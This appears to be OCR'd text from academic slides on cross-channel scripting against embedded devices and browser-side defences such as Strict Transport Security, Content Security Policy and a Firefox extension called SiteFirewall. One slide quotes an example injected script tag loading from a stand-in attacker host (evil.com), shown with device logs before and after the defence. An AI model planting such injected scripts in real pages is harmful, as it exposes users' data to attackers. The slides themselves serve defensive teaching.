
Cross-channel scripting



Cross-channel scripting



Cross-channel scripting



Vulnerable System

Injection

Protocol A

Service A

Service B

Execution

Protocol B

Difficult

Feasible

Security policies in browsers

Security policies in browsers

Strict Transport Security

- ForceHTTPS [JB'08]
- Stateful, and site-wide
- Recently adopted by PayPal
- Several browser implementations

Security policies in browsers

Same Origin Mutual Approval [OWvOS'08]

- Manifest delivery, stateless, **site-wide**

Security policies in browsers

Same Origin Mutual Approval [OWvOS'08]

- Manifest delivery, stateless, **site-wide**

Mozilla Content Security Policy

- **Header delivery,** stateless, fine-grained

Security policies in browsers

Same Origin Mutual Approval [OWvOS'08]

- Manifest delivery, stateless, **site-wide**

Mozilla Content Security Policy


- **Header delivery,** stateless, fine-grained

SiteFirewall

- **Header delivery, stateful, site-wide**


SiteFirewall

SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.



SiteFirewall

SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.




SiteFirewall

Injected script can issue requests at will:

<script src=”http://evil.com”>

Before



```
Date             Program                       Message
Jan 10 02:18:48  httpd(pam_unix)[17476]:       session opened for user admin by (uid=0
Jan 10 02:18:48  httpd(pam_unix)[17476]:       session closed for user admin
Jan 10 02:19:07  httpd(pam_unix)[17613]:       bad username []
Jan 10 02:19:46  httpd(pam_unix)[17617]:       bad username [
```

We now own your secret data. For example:

EDmini - secret/


[To Parent Directory]

```
01/09/2000   22:50:05            7.7k  secret_code.exe
```

SiteFirewall

Page interactions with the Internet blocked.

After



```
Date             Program                       Message
Jan 10 02:18:48  httpd(pam_unix)[17476]:       session opened for user admin by (uid=(
Jan 10 02:18:48  httpd(pam_unix)[17476]:       session closed for user admin
Jan 10 02:19:07  httpd(pam_unix)[17613]:       bad username []
Jan 10 02:19:46  httpd(pam_unix)[17617]:       bad username [
```

] Jan 10 02:19:46 httpd(pam_unix)[17617]: bad username [] Jan 10 02:19:50 httpd(pam_unix)[17618]: session opened for user admin by (uid=0) Jan 10 02:19:50 httpd(pam_unix)[17618]: session closed for user admin Jan 10 02:19:54 httpd(pam_unix)[17664]: session opened for user admin by (uid=0) Jan 10 02:19:54 httpd(pam_unix)[17664]: session closed for user admin Jan 10 02:20:01 httpd(pam_unix)[17795]: session opened for user admin by (uid=0) Jan 10 02:20:01 httpd(pam_unix)[17795]: session closed for user admin Jan 10 02:20:02 httpd(pam_unix)[17847]: bad username [] Jan 10 02:20:02 httpd(pam_unix)[17848]: session opened for user admin by (uid=0) Jan 10 02:20:02 httpd(pam_unix)[17848]: session closed for user admin Jan 10 23:08:40 kernel: egiga0: link down Jan 10 23:08:41 ifplugd(egiga0)[622]: Link beat lost. Jan 10 23:08:43 ifplugd(egiga0)[622]: Executing '/etc/ifplugd/ifplugd.action egiga0 down'. Jan 10 23:08:43 ifplugd(egiga0)[622]: client: route: SIOC[ADD|DEL]RT: No such process Jan 10 23:08:44 ifplugd(egiga0)[622]: Program executed successfully. Jan 10 23:13:12 kernel: egiga0: link up<5>, full

Thinking beyond cookies

Thinking beyond cookies

Policy delivery mechanisms:

- Manifest files, cookies, custom headers, DNS, certs

Thinking beyond cookies

Policy delivery mechanisms:

- Manifest files, cookies, custom headers, DNS, certs

